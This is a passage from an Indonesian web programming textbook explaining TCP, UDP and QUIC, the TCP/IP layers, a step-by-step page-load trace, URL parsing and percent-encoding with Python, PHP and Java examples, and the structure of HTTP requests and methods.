Java hanya mencetak alamat IPv4. Mesin tempat program-program ini dijalankan tidak memiliki antarmuka jaringan IPv6, dan JDK secara bawaan membuang alamat dari keluarga yang tidak dapat dipakai mesin itu: Python dan PHP melaporkan semua yang dikatakan DNS, Java melaporkan apa yang benar-benar dapat dijangkau mesin ini. Pertanyaan "nama ini menunjuk ke mana?" punya jawaban yang sedikit berbeda tergantung siapa yang bertanya.

> **JEBAKAN.** DNS memetakan nama ke alamat, dan hanya itu. DNS tidak tahu apa-apa tentang HTTP, tentang halaman, atau tentang situs mana yang mana. Dua situs web yang sama sekali berbeda bisa tinggal di alamat IP yang sama — dan biasanya memang begitu; `profitina.com` berbagi alamat dengan sangat banyak situs lain di balik penyedia yang sama. Yang memisahkan mereka adalah header `Host` di dalam permintaan HTTP, yang akan Anda temui di Subbab 1.8.

1.5 Percakapan: Apa yang Dikerjakan TCP

Kini kita punya cara menemukan mesin (IP) dan cara menemukan mesin itu dari namanya (DNS). Yang belum kita punya adalah cara untuk *bercakap-cakap* dengannya, karena, seperti kata Subbab 1.3.5, IP tidak menjanjikan apa pun.

1.5.1 Apa yang ditambahkan TCP

> **DEFINISI. TCP**, *Transmission Control Protocol*, mengubah pengiriman paket IP yang tidak andal menjadi **aliran byte dua arah yang andal dan berurutan** di antara dua ujung [5].

Setiap kata sifat itu adalah janji, dan setiap janji menuntut kerja.

- **Andal.** Tidak ada yang hilang. Jika sebuah paket tidak tiba, paket itu dikirim lagi, dan lagi, sampai tiba atau sampai koneksi dinyatakan mati.
- **Berurutan.** Byte keluar dalam urutan yang sama dengan saat masuk, meskipun paket pembawanya tiba teracak.
- **Dua arah.** Kedua ujung dapat mengirim pada saat yang sama.
- **Aliran byte.** Dari sudut pandang program, paket sama sekali tidak ada. Anda menulis byte di satu ujung dan byte yang sama keluar di ujung lain, seperti air dalam selang. Pemotongan menjadi paket dan penyusunannya kembali tersembunyi.

1.5.2 Bagaimana TCP menepati janjinya

Nomor urut. Setiap byte dalam aliran diberi nomor. Header paket berkata "byte-byte ini dimulai dari nomor 4.001". Karena itu penerima dapat menaruhnya di tempat yang benar sekalipun paket yang dimulai dari byte 4.001 tiba setelah paket yang dimulai dari 5.401.

Pengakuan (*acknowledgment*). Penerima secara berkala berkata "saya sudah menerima semuanya sampai byte 5.400". Pesan itu disebut **ACK**.

Pengiriman ulang saat batas waktu habis. Pengirim menyimpan salinan semua yang sudah dikirim tetapi belum diakui. Jika ACK tidak datang dalam waktu tertentu, pengirim menganggap paketnya hilang dan mengirimnya lagi.

Checksum. Setiap paket membawa bilangan kecil yang dihitung dari isinya. Jika hitungannya tidak cocok di ujung sana, paket itu rusak dan dibuang — lalu, karena tidak pernah diakui, paket itu dikirim ulang.

Kendali aliran dan kendali kemacetan. Penerima memberitahukan berapa banyak ruang yang tersisa padanya, sehingga pengirim yang cepat tidak menenggelamkan penerima yang lambat. Dan pengirim mulai perlahan dan hanya mempercepat selama paket-paketnya terus sampai, supaya seribu pengirim tidak bersama-sama melumpuhkan jalur yang mereka pakai bersama.

1.5.3 Jabat tangan tiga arah

Sebelum data apa pun bergerak, kedua ujung harus sepakat bahwa percakapan dimulai dan sepakat tentang penomorannya. Kesepakatan itu memerlukan tiga pesan, dan disebut **jabat tangan tiga arah** (*three-way handshake*).

1. Klien mengirim paket dengan penanda **SYN** — dari *synchronize* — yang membawa nomor urut awal yang akan dipakainya.
2. Peladen membalas dengan paket yang membawa **SYN** sekaligus **ACK**: ia mengakui nomor klien dan mengumumkan nomornya sendiri.
3. Klien mengirim **ACK** yang mengakui nomor peladen.

Setelah pesan ketiga, koneksi **terjalin** (*established*) dan masing-masing pihak boleh mengirim data. Ini menghabiskan satu **perjalanan pulang-pergi** (*round trip*) penuh — waktu yang diperlukan sebuah pesan untuk mencapai ujung sana dan balasannya untuk kembali — sebelum satu byte berguna pun bergerak. Jika satu perjalanan pulang-pergi memakan r milidetik, maka saat paling awal byte pertama sebuah halaman dapat tiba melalui koneksi baru tanpa enkripsi adalah

$$t_{\text{byte pertama}} \geq r_{\text{TCP}} + r_{\text{HTTP}} = 2r, \tag{1.3}$$

satu perjalanan pulang-pergi untuk jabat tangan dan satu untuk permintaan beserta jawabannya. Persamaan (1.3) menjelaskan mengapa halaman dari mesin di Surabaya terasa lebih cepat bagi pembaca di Surabaya daripada halaman dari Frankfurt, betapa pun cepatnya kedua peladen: dari Surabaya, r ke peladen terdekat mungkin 10 milidetik dan ke Frankfurt 250, sehingga batas bawahnya 20 milidetik berbanding setengah detik. Enkripsi menambahkan lebih banyak lagi, seperti ditunjukkan Subbab 1.8.9.

Percakapan diakhiri dengan pertukaran serupa memakai penanda **FIN**, atau secara mendadak dengan **RST** ketika ada yang salah.

1.5.4 TCP dan UDP, dan mengapa web memilih TCP — sampai HTTP/3

TCP punya saudara yang lebih polos bernama **UDP**, *User Datagram Protocol*, yang nyaris tidak melakukan apa-apa: UDP menambahkan nomor port pada IP dan berhenti di situ. Tanpa urutan, tanpa pengiriman ulang, tanpa jabat tangan. **Tabel 1.3** membandingkan keduanya.

Tabel 1.3 TCP dan UDP dibandingkan. Web memilih TCP karena halaman yang berlubang bukanlah halaman.

	TCP	UDP
Koneksi	Dijalin dulu, dengan jabat tangan	Tidak ada; setiap pesan berdiri sendiri
Data yang hilang	Dikirim ulang sampai tiba	Lenyap
Urutan	Dijamin	Tidak dijamin
Beban tambahan	Lebih tinggi	Sangat rendah
Tundaan bila sebuah paket hilang	Semua yang di belakangnya menunggu pengiriman ulang	Tidak ada yang menunggu
Cocok untuk	Halaman web melalui HTTP/1.1 dan HTTP/2, berkas, surel — apa saja yang setiap byte-nya penting	Suara dan video langsung, gim, kueri DNS — dan QUIC, yang membangun keandalannya sendiri di atasnya

Web memilih TCP karena paragraf yang hilang tidak dapat diterima, sedangkan tambahan tundaan seratus milidetik sekadar menjengkelkan. Panggilan video memilih sebaliknya, itulah sebabnya ia memakai UDP: bingkai gambar yang datang terlambat sudah tidak berguna, jadi tidak ada gunanya menunggunya.

Ada satu pelintiran, perubahan terbesar pada "pipa" web dalam tiga puluh tahun. Sifat TCP "semua di belakang paket yang hilang harus menunggu" disebut **head-of-line blocking**: ketika tiga puluh berkas berbagi satu koneksi TCP, satu paket gambar yang hilang menahan *stylesheet* di belakangnya. **QUIC** [6] adalah jawabannya: protokol transport baru yang berjalan *di atas UDP* dan membangun ulang janji-janji TCP — keandalan, urutan, kendali kemacetan — secara terpisah untuk setiap berkas, sehingga kehilangan di satu aliran hanya menahan aliran itu. QUIC juga membawa enkripsinya sendiri di dalamnya. **HTTP/3** [7] adalah HTTP yang dibawa melalui QUIC. Jadi jawaban modern atas pertanyaan "apakah web memakai TCP atau UDP?" adalah: *keduanya*, tergantung versi HTTP-nya, seperti dijelaskan Subbab 1.8.9.

1.5.5 Empat lapisan, dalam satu tabel

Ada gunanya melihat seluruh tumpukan sekaligus. **Tabel 1.4** menunjukkan empat lapisan model TCP/IP, beserta pertanyaan yang dijawab masing-masing [8], [9].

Tabel 1.4 Empat lapisan model TCP/IP. Setiap lapisan memakai lapisan di bawahnya dan tidak tahu apa-apa tentang lapisan di atasnya.

Lapisan	Pertanyaan yang dijawabnya	Contoh	Satuan data
Aplikasi	*Apa yang ingin dikatakan kedua program?*	HTTP, SMTP, FTP, DNS	Pesan
Transport	*Program yang mana, dan apakah semuanya sampai?*	TCP, UDP, QUIC	Segmen / datagram
Internet	*Mesin yang mana, dan ke arah mana ini diteruskan?*	IP, ICMP	Paket
Tautan	*Bagaimana bit didorong ke kabel yang satu ini?*	Ethernet, Wi-Fi	Bingkai (*frame*)

Bacalah tabel itu ke bawah untuk pesan yang dikirim dan ke atas untuk pesan yang diterima. Peramban menyerahkan permintaan kepada HTTP, yang menyerahkannya kepada TCP, yang memotongnya dan menyerahkan potongan-potongannya kepada IP, yang menyerahkan setiap potongan kepada Ethernet atau Wi-Fi. Di ujung sana potongan-potongan itu naik kembali dalam


urutan terbalik. Setiap lapisan menambahkan header-nya sendiri dalam perjalanan turun dan melepasnya dalam perjalanan naik, seperti amplop bersarang.

> **WAWASAN KUNCI.** Lapisan-lapisan inilah yang membuat internet mungkin. HTTP tidak tahu apakah ia berjalan di atas tembaga, serat optik, atau gelombang radio. Ethernet tidak tahu apakah ia membawa halaman web atau panggilan telepon. Karena keduanya tidak perlu tahu, masing-masing dapat diganti tanpa mengganggu yang lain — dan keduanya sudah beberapa kali diganti selagi web terus berjalan. HTTP/3 yang mengganti TCP dengan QUIC hanyalah contoh terbarunya.

1.6 Percakapan Klien–Peladen, Ditelusuri Langkah demi Langkah

Kini kita punya semua kepingnya. Mari kita satukan dan ikuti satu halaman, dari jari di atas tombol sampai gambar di layar, tanpa ada yang terlewat.

Gambar 1.4 menunjukkan pertukaran itu, dan setiap labelnya kini adalah istilah yang Anda kenal. Seseorang memberikan **URL**; **peramban web**, di sisi klien, mengirim **permintaan HTTP** (*HTTP request*) yang terdiri atas header dan badan; permintaan itu melintas melalui **TCP/IP**; **peladen web**, di sisi peladen, merujuk ke **berkas-berkas web**-nya; dan **respons HTTP**, juga terdiri atas header dan badan, kembali untuk **ditampilkan**.



Gambar 1.4 Pertukaran dalam satu gambar: URL masuk, permintaan HTTP keluar, koneksi TCP/IP di antaranya, respons HTTP kembali, lalu ditampilkan. Setiap pesan terdiri atas *header* yang diikuti *body*.

Urutan yang sama dapat diringkas dalam enam kalimat, yang layak dihafal karena menjadi kerangka tempat segala hal lain bergantung:

Pengguna mengetikkan URL di peramban. Peramban menghubungi peladen yang disebut dalam URL. Setelah tersambung, peramban mengirim permintaan HTTP. Peladen menjawab dengan mengirim respons HTTP, yang berisi header dan isi dokumen. Untuk dokumen yang terdiri atas beberapa berkas — misalnya gambar — peramban harus mengirim permintaan HTTP lain untuk setiap berkas. Peramban lalu menampilkan seluruh dokumen kepada pengguna.

Kini keenam kalimat yang sama dalam dua puluh langkah, tanpa ada yang dilewati. **Tabel 1.5** adalah penelusuran lengkapnya.

Tabel 1.5 Satu halaman, ditelusuri dari ketukan tombol sampai piksel. Langkah 3 sampai 17 terulang untuk setiap berkas terpisah yang diperlukan halaman.

#	Apa yang terjadi	Siapa yang mengerjakan
1	Anda mengetik `www.its.ac.id` dan menekan Enter	Anda
2	Peramban mengurai teks itu menjadi URL: skema `https`, host `www.its.ac.id`, path `/`	Peramban
3	Peramban memeriksa cache-nya sendiri. Jika sudah punya salinan yang masih segar, ia berhenti di sini dan menampilkannya	Peramban
4	Peramban meminta sistem operasi menerjemahkan nama itu	Peramban
5	Resolver menelusuri akar, lalu `id`, lalu `ac.id`, lalu `its.ac.id`, dan mengembalikan `103.94.189.4`	DNS
6	Peramban membuka koneksi TCP ke `103.94.189.4` di port 443	TCP
7	SYN, SYN-ACK, ACK — satu perjalanan pulang-pergi — dan koneksi terjalin	TCP
8	Untuk `https`, menyusul jabat tangan TLS 1.3: sertifikat diperiksa dan kunci disepakati, dalam satu perjalanan pulang-pergi lagi	TLS
9	Peramban menuliskan byte-byte permintaan HTTP ke dalam koneksi	HTTP
10	TCP memotong byte-byte itu menjadi segmen, menomorinya, dan menyerahkannya kepada IP	TCP
11	IP memasukkan setiap segmen ke dalam paket dan meneruskannya lompatan demi lompatan melintasi internet	IP
12	Di ujung sana IP menyerahkan paket-paket itu; TCP mengurutkannya dan menyusun kembali alirannya	TCP
13	Peladen web membaca baris permintaan, header, dan badan jika ada	Peladen web
14	Peladen memutuskan: berkas di disk, atau program yang harus dijalankan?	Peladen web
15	Jika program, program itu berjalan — PHP, servlet, *view* Flask, halaman ASP.NET — dan menghasilkan HTML	Kode Anda
16	Peladen menulis baris status, header respons, satu baris kosong, dan badan	Peladen web
17	Byte-byte itu kembali melalui jalan yang sama, lewat TCP dan IP	TCP/IP
18	Peramban mengurai HTML dan menemukan rujukan ke berkas CSS, gambar, skrip	Peramban
19	**Untuk masing-masing, ia mengirim permintaan HTTP lain** — langkah 3 sampai 17 lagi, sering kali paralel dalam koneksi yang sama	Peramban
20	Peramban membangun halaman dan melukisnya. Anda melihatnya	Peramban

Jika peladen mendukung HTTP/3 — dan kebanyakan situs besar kini mendukungnya — langkah 6 sampai 8 menyatu menjadi satu jabat tangan QUIC melalui UDP yang menyiapkan koneksi dan enkripsi sekaligus. Mulai langkah 9, maknanya tidak berubah.

Dua baris layak digarisbawahi.

Langkah 19 adalah alasan halaman lambat. Satu halaman bukan satu permintaan. Halaman sederhana terdiri atas tiga puluh atau empat puluh permintaan — satu dokumen HTML, satu atau dua *stylesheet*, sebuah fon, selusin gambar, beberapa skrip. Masing-masing adalah pertukaran tersendiri. Sebagian besar dari apa yang orang sebut “membuat situs web cepat” sebenarnya adalah “membuat situs web meminta lebih sedikit hal”.

Langkah 14 adalah persimpangan jalan. Semua sebelumnya sama untuk setiap situs web di dunia. Semua sesudahnya adalah apa yang akan Anda pelajari untuk ditulis di sepanjang sisa buku ini. Apakah peladen menyerahkan berkas yang ditemukannya atau halaman yang

dihitungnya, itulah beda antara dua bagian Subbab 1.10, dan keputusan itulah yang menjadikan situs web sebuah program, bukan dokumen.

1.7 URL, Diurai

Langkah 2 penelusuran tadi berbunyi "peramban mengurai teks itu menjadi URL". Penguraian itu layak mendapat subbab sendiri, karena URL adalah satu-satunya alamat yang dimiliki web, dan banyak sekali *bug* sebenarnya adalah salah paham tentang salah satu bagiannya.

> **DEFINISI. URL**, *Uniform Resource Locator*, adalah satu baris teks yang menyatakan *bagaimana* mencapai sebuah sumber daya, *di mana* ia berada, dan sumber daya *yang mana* [10].

1.7.1 Tujuh bagian

Berikut URL yang memuat semua bagian. Hampir tidak ada URL nyata yang memuat semuanya, tetapi melihat semuanya bersama sekali saja membuat masing-masing lebih mudah dikenali ketika muncul sendirian.

```
https://sari:rahasia@www.its.ac.id:8443/course/webpro/ch01.html?lang=en&page=3#section-1-
7
\___/   \_________/ \__________/ \__/\_______________________/ \__________/
\________/
  |          |            |        |           |                    |           |
scheme    userinfo        host      port        path                query      fragment
          \_____________________________________/
                        authority
```

Tabel 1.6 menjelaskan kegunaan setiap bagian.

Tabel 1.6 Tujuh bagian URL, dan bagian mana yang pernah dilihat peladen.

Bagian	Dalam contoh	Artinya	Siapa yang pernah melihatnya
Skema (*scheme*)	`https`	Protokol mana yang dipakai	Hanya peramban
Userinfo	`sari:rahasia`	Kredensial. **Usang; jangan pernah dipakai**	Hanya peramban
Host	`www.its.ac.id`	Mesin yang mana, berdasarkan nama atau alamat	Dikirim dalam header `Host`
Port	`8443`	Program yang mana di mesin itu. Jika tidak ditulis, 80 untuk `http`, 443 untuk `https`	Hanya peramban, kecuali sebagai bagian dari `Host`
Path	`/course/webpro/ch01.html`	Sumber daya yang mana di peladen itu	Dikirim dalam baris permintaan
Query	`lang=en&page=3`	Parameter tambahan, pasangan `nama=nilai` yang digabung dengan `&`	Dikirim dalam baris permintaan
Fragment	`section-1-7`	Bagian dokumen yang mana yang dituju	**Tidak pernah dikirim ke peladen**

(Sebagian buku menghitung enam bagian, dengan menganggap *userinfo*, host, dan port sebagai satu bagian.) Dua baris menjadi sumber sebagian besar kebingungan.

Port habis terpakai untuk membuat koneksi. Jika Anda menulis `http://example.com:8080/x`, peramban menyambung ke port 8080 lalu meminta `/x`. Port itu sampai ke peladen hanya sebagai salinan sopan di dalam header `Host`, dan jika nilainya bawaan, bahkan tidak di situ.

Fragment tidak pernah dikirim. Semua mulai dari `#` tetap berada di dalam peramban. Jika halaman Anda membaca `#section-1-7` lalu menggulir, yang melakukannya adalah peramban — atau JavaScript di peramban. Kode sisi peladen Anda tidak dapat melihat fragment: tidak di PHP, tidak di servlet, tidak di Flask, tidak di ASP.NET. Setiap tahun para pemula kehilangan berjam-jam karena hal ini.

1.7.2 Melihatnya dikerjakan, dengan tiga cara

Kode 1.4 mengurai URL itu persis seperti yang dilakukan peramban.

Kode 1.4 `python/urlparts.py` — sebuah URL diurai menjadi bagian-bagiannya oleh pustaka standar Python.

```
# urlparts.py - urai URL menjadi bagian-bagian yang didefinisikan RFC 3986.
from urllib.parse import parse_qs, urlsplit

url = ("https://sari:rahasia@www.its.ac.id:8443"
       "/course/webpro/ch01.html?lang=en&page=3#section-1-7")

parts = urlsplit(url)
print("scheme   :", parts.scheme)
print("username :", parts.username)
print("password :", parts.password)
print("host     :", parts.hostname)
print("port     :", parts.port)
print("path     :", parts.path)
print("query    :", parts.query)
print("parsed   :", parse_qs(parts.query))
print("fragment :", parts.fragment)
```

Menjalankan `python3 urlparts.py` mencetak persis ini:

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {'lang': ['en'], 'page': ['3']}
fragment : section-1-7
```

Perhatikan baris `parsed`. Query string `lang=en&page=3` telah menjadi kamus (*dictionary*) yang setiap nilainya berupa *list*. Itu bukan keanehan Python; itulah kenyataan tentang query string. `?tag=a&tag=b` sepenuhnya sah dan berarti dua nilai untuk satu nama. Setiap *framework* web harus memutuskan apa yang dilakukan terhadapnya, dan mengetahui bahwa hal itu bisa terjadi suatu hari akan menyelamatkan Anda.

Kode 1.5 adalah versi PHP-nya. `parse_url` melakukan pemisahan, dan `parse_str` mengurai query menjadi *array* — pekerjaan yang sama dengan yang dilakukan PHP secara otomatis ketika mengisi *array* `$_GET` untuk setiap permintaan, yang diandalkan Bab 3.

Kode 1.5 `php/urlparts.php` — URL yang sama diurai oleh `parse_url` dan `parse_str`.

```php
<?php
// urlparts.php - urai URL menjadi bagian-bagian yang didefinisikan RFC 3986.
$url = 'https://sari:rahasia@www.its.ac.id:8443'
     . '/course/webpro/ch01.html?lang=en&page=3#section-1-7';

$parts = parse_url($url);
echo "scheme   : {$parts['scheme']}\n";
echo "username : {$parts['user']}\n";
echo "password : {$parts['pass']}\n";
echo "host     : {$parts['host']}\n";
echo "port     : {$parts['port']}\n";
echo "path     : {$parts['path']}\n";
echo "query    : {$parts['query']}\n";
parse_str($parts['query'], $parsed);                // pekerjaan yang sama dengan yang
dilakukan $_GET untuk Anda
echo "parsed   : " . json_encode($parsed) . "\n";
echo "fragment : {$parts['fragment']}\n";
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {"lang":"en","page":"3"}
fragment : section-1-7
```

Kode 1.6 adalah Java. Kelas `java.net.URI` memberikan setiap bagian, tetapi pustaka standarnya berhenti di query string, sehingga program memecahnya sendiri.

Kode 1.6 `java/UrlParts.java` — URL yang sama diurai oleh `java.net.URI`.

```java
// UrlParts.java - urai URL menjadi bagian-bagian yang didefinisikan RFC 3986.
import java.net.URI;
import java.util.LinkedHashMap;
import java.util.Map;

public class UrlParts {
    public static void main(String[] args) {
        URI url = URI.create("https://sari:rahasia@www.its.ac.id:8443"
                + "/course/webpro/ch01.html?lang=en&page=3#section-1-7");

        String[] user = url.getUserInfo().split(":", 2);
        System.out.println("scheme   : " + url.getScheme());
        System.out.println("username : " + user[0]);
        System.out.println("password : " + user[1]);
        System.out.println("host     : " + url.getHost());
        System.out.println("port     : " + url.getPort());
        System.out.println("path     : " + url.getPath());
        System.out.println("query    : " + url.getQuery());

        // Pustaka standar berhenti di query string; memecahnya adalah tugas kita.
        Map<String, String> parsed = new LinkedHashMap<>();
        for (String pair : url.getQuery().split("&")) {
            String[] nv = pair.split("=", 2);
            parsed.put(nv[0], nv.length > 1 ? nv[1] : "");
        }
        System.out.println("parsed   : " + parsed);
        System.out.println("fragment : " + url.getFragment());
    }
}
```

```
scheme   : https
username : sari
password : rahasia
host     : www.its.ac.id
port     : 8443
path     : /course/webpro/ch01.html
query    : lang=en&page=3
parsed   : {lang=en, page=3}
fragment : section-1-7
```

Ketiga keluaran sepakat pada setiap bagian kecuali `parsed`, dan perbedaan itu adalah paragraf sebelumnya yang menjadi kasatmata: Python menyimpan daftar nilai per nama, sedangkan `parse_str` di PHP dan perulangan Java ini menyimpan satu nilai, sehingga `?tag=a&tag=b` diam-diam kehilangan `a`. (Konvensi PHP untuk beberapa nilai adalah menamai parameternya `tag[]`.)

1.7.3 Karakter yang perlu disamarkan

URL hanya boleh memuat sekumpulan karakter terbatas. Spasi tidak termasuk, begitu pula `&`, `?`, `#`, `/`, atau `%` bila dimaksudkan sebagai data dan bukan sebagai struktur. Untuk membawa karakter seperti itu, Anda menggantinya dengan tanda persen yang diikuti nilainya dalam dua digit heksadesimal. Ini disebut **percent-encoding**, atau secara tidak resmi *URL-encoding*. Aturannya cukup sederhana untuk dinyatakan sebagai rumus: sebuah byte bernilai b menjadi

$$\%\, h_1 h_0 \quad \text{dengan } b = 16h_1 + h_0,\ 0 \le h_0, h_1 \le 15, \tag{1.4}$$

yaitu dua digit heksadesimalnya setelah tanda persen. Spasi adalah byte $32 = 16 \cdot 2 + 0$, jadi menurut Persamaan (1.4) ia menjadi `%20`; tanda *ampersand* adalah $38 = 16 \cdot 2 + 6$, jadi `%26`; garis miring adalah $47 = 16 \cdot 2 + 15$, jadi `%2F`. **Kode 1.7** menyerahkan pekerjaan itu kepada pustaka.

Kode 1.7 `python/encode.py` — percent-encoding sebuah nilai, lalu mendekodekannya kembali.

```python
# encode.py - percent-encode sebuah nilai sebelum dimasukkan ke URL.
from urllib.parse import quote, unquote

s = "cuci kiloan & setrika/express"
print("raw    :", s)
print("encoded:", quote(s, safe=""))
print("back   :", unquote(quote(s, safe="")))
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

Jika dibiarkan mentah, *ampersand* itu akan memulai parameter kedua dan memotong nilainya menjadi dua.

PHP punya dua *encoder*, dan **Kode 1.8** menunjukkan alasannya.

Kode 1.8 `php/encode.php` — dua *encoder* PHP: `rawurlencode` untuk URL, `urlencode` untuk data formulir.

```php
<?php
// encode.php - percent-encode sebuah nilai sebelum dimasukkan ke URL.
$s = 'cuci kiloan & setrika/express';
echo "raw    : $s\n";
echo "encoded: " . rawurlencode($s) . "\n";        // RFC 3986: spasi -> %20
echo "form   : " . urlencode($s) . "\n";           // formulir HTML: spasi -> +
echo "back   : " . rawurldecode(rawurlencode($s)) . "\n";
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

Baris `form` menulis spasi sebagai `+`. Itulah konvensi lama formulir HTML, `application/x-www-form-urlencoded`, yang akan Anda temui di Bab 3 ketika formulir dikirim. Keduanya benar di tempatnya masing-masing: `%20` di mana saja dalam URL, `+` di dalam query atau badan yang di-*encode* sebagai formulir. `URLEncoder` milik Java, dalam **Kode 1.9**, hanya mengenal dialek formulir, itulah sebabnya program harus mengganti `+` secara manual untuk mendapatkan bentuk URL.

Kode 1.9 `java/Encode.java` — `URLEncoder` menghasilkan encoding formulir; mengganti `+` menghasilkan encoding URL.

```java
// Encode.java - percent-encode sebuah nilai sebelum dimasukkan ke URL.
import java.net.URLDecoder;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;

public class Encode {
    public static void main(String[] args) {
        String s = "cuci kiloan & setrika/express";

        // URLEncoder mengikuti aturan formulir HTML, jadi spasi menjadi "+".
        String form = URLEncoder.encode(s, StandardCharsets.UTF_8);
        System.out.println("raw    : " + s);
        System.out.println("encoded: " + form.replace("+", "%20"));
        System.out.println("form   : " + form);
        System.out.println("back   : " + URLDecoder.decode(form, StandardCharsets.UTF_8));
    }
}
```

```
raw    : cuci kiloan & setrika/express
encoded: cuci%20kiloan%20%26%20setrika%2Fexpress
form   : cuci+kiloan+%26+setrika%2Fexpress
back   : cuci kiloan & setrika/express
```

> **JEBAKAN.** Jangan pernah menyusun URL dengan merangkai string jika ada bagiannya yang berasal dari pengguna. Pakailah *encoder* bahasa Anda — `quote` di Python, `rawurlencode` di PHP, `URLEncoder.encode` di Java, `Uri.EscapeDataString` di C#. Pelanggan bernama "Ibu Sari & Co" akan merusak halaman Anda, dan pengunjung yang berniat jahat akan berbuat jauh lebih buruk.

1.7.4 Absolut dan relatif, serta istilah URI dan URN

URL yang diawali skema bersifat **absolut**: maknanya jelas di mana saja. URL yang tidak diawali skema bersifat **relatif**: ia dilengkapi dengan alamat halaman tempat ia muncul.

Tabel 1.7 Bagaimana URL relatif dilengkapi. Garis miring di depan adalah beda antara "dari puncak situs" dan "dari sini".

Ditulis di halaman	Pada halaman `https://shop.example/a/b/c.html` artinya
`https://other.example/x`	`https://other.example/x`
`/x`	`https://shop.example/x`
`x`	`https://shop.example/a/b/x`
`../x`	`https://shop.example/a/x`
`//other.example/x`	`https://other.example/x` — skemanya sama dengan halaman

Tabel 1.7 menjelaskan kegagalan yang dialami setiap pemula: tautan yang berfungsi di halaman depan tetapi rusak dua folder di bawahnya. Penyebabnya hampir selalu garis miring di depan yang terlupa — atau, di XAMPP, garis miring di depan yang menunjuk ke puncak `htdocs`, bukan ke folder proyek Anda di dalamnya.

Terakhir, tiga istilah yang sering dipakai longgar padahal tidak seharusnya. **URI** adalah *Uniform Resource Identifier*: string apa pun yang menamai sumber daya. **URL** adalah URI yang juga menyatakan cara mencapainya. **URN** adalah URI yang menamai sesuatu secara permanen tanpa menyatakan letaknya, misalnya `urn:isbn:9780262046305`. Setiap URL adalah URI; tidak setiap URI adalah URL. Dalam pekerjaan sehari-hari Anda cukup menulis URL dan akan dipahami.

1.8 HTTP: Bahasa Percakapannya

Kini jantung bab ini. HTTP adalah bahasa yang dipakai peramban dan peladen, dan — inilah kabar baiknya — dalam bentuk klasiknya ia berupa teks biasa yang dapat dibaca [11], [12], [13].

> **DEFINISI. HTTP**, *HyperText Transfer Protocol*, adalah protokol permintaan–respons: klien mengirim satu pesan, peladen mengirim balik satu pesan, dan itulah seluruh pertukarannya.

1.8.1 Rupa sebuah permintaan

Permintaan HTTP memiliki tepat empat bagian, dalam urutan ini:

1. **baris permintaan** (*request line*): metode, sasaran, dan versi;
2. nol atau lebih **baris header**, masing-masing `Nama: nilai`;
3. satu **baris kosong**, yang berarti "header sudah selesai";
4. secara opsional sebuah **badan** (*body*).

Berikut satu permintaan, lengkap:

```
GET /health HTTP/1.1
Host: localhost:8080
User-Agent: rawhttp/1.0
Connection: close
```

Itu permintaan sungguhan; kita mengirimnya di Subbab 1.8.6 dan mendapat jawaban sungguhan. Jika dibacakan, bunyinya: *dengan metode GET, ambilkan sumber daya di `/health`, dengan HTTP versi 1.1; situs yang saya inginkan adalah `localhost:8080`; saya program bernama rawhttp, versi 1.0; tutup koneksinya setelah selesai.*

1.8.2 Metode

Metode adalah kata kerjanya: ia menyatakan jenis operasi yang diminta. **Tabel 1.8** mendaftar metode-metode itu beserta kegunaannya.

Tabel 1.8 Metode-metode HTTP. *Aman* berarti tidak mengubah apa pun di peladen; *idempoten* berarti melakukannya dua kali berakibat sama dengan melakukannya sekali.

Metode	Artinya	Punya badan?	Aman?	Idempoten?
`GET`	Berikan sumber daya ini	Tidak	Ya	Ya
`HEAD`	Berikan hanya header yang akan Anda kirim untuk `GET`	Tidak	Ya	Ya
`POST`	Ini ada data; lakukan sesuatu dengannya	Ya	Tidak	Tidak
`PUT`	Simpan data ini tepat di alamat ini	Ya	Tidak	Ya
`DELETE`	Hapus sumber daya di alamat ini	Tidak	Tidak	Ya
`PATCH`	Ini perubahan sebagian atas sumber daya itu	Ya	Tidak	Tidak
`OPTIONS`	Metode apa saja yang diterima alamat ini?	Tidak	Ya	Ya
`TRACE`	Pantulkan kembali permintaan saya	Tidak	Ya	Ya

Aman (*safe*) berarti permintaan itu sebuah pertanyaan, bukan perintah. `GET` tidak boleh mengubah apa pun. Seluruh web dibangun di atas aturan ini: peramban mengambil tautan lebih dulu (*pre-fetch*), cache menyimpan respons, *crawler* mengikuti setiap tautan yang ditemukannya. Jika `GET /delete-bill/B2943` benar-benar menghapus nota itu, sebuah *crawler* lambat laun akan mengosongkan basis data Anda — dan hal itu pernah terjadi pada perusahaan sungguhan.

Idempoten berarti pengulangan tidak berbahaya. `PUT /bills/B2943` dengan isi yang sama, dilakukan lima kali, tetap menyisakan satu nota yang sama. `POST /bills` yang dilakukan lima kali membuat lima nota — itulah sebabnya peramban memperingatkan Anda sebelum mengirim ulang formulir, dan mengapa tombol kembali setelah pembayaran terasa menakutkan.

Pada bab-bab awal buku ini Anda hanya memakai `GET` dan `POST`, dan aturan memilihnya singkat: **`GET` untuk membaca, `POST` untuk mengubah.**

1.8.3 Rupa sebuah respons

Respons memiliki bentuk yang sama dengan baris pertama yang berbeda:

1. **baris status**: versi, kode status, dan frasa alasan;
2. **baris-baris header**;
3. satu **baris kosong**;
4. biasanya sebuah **badan**.

```
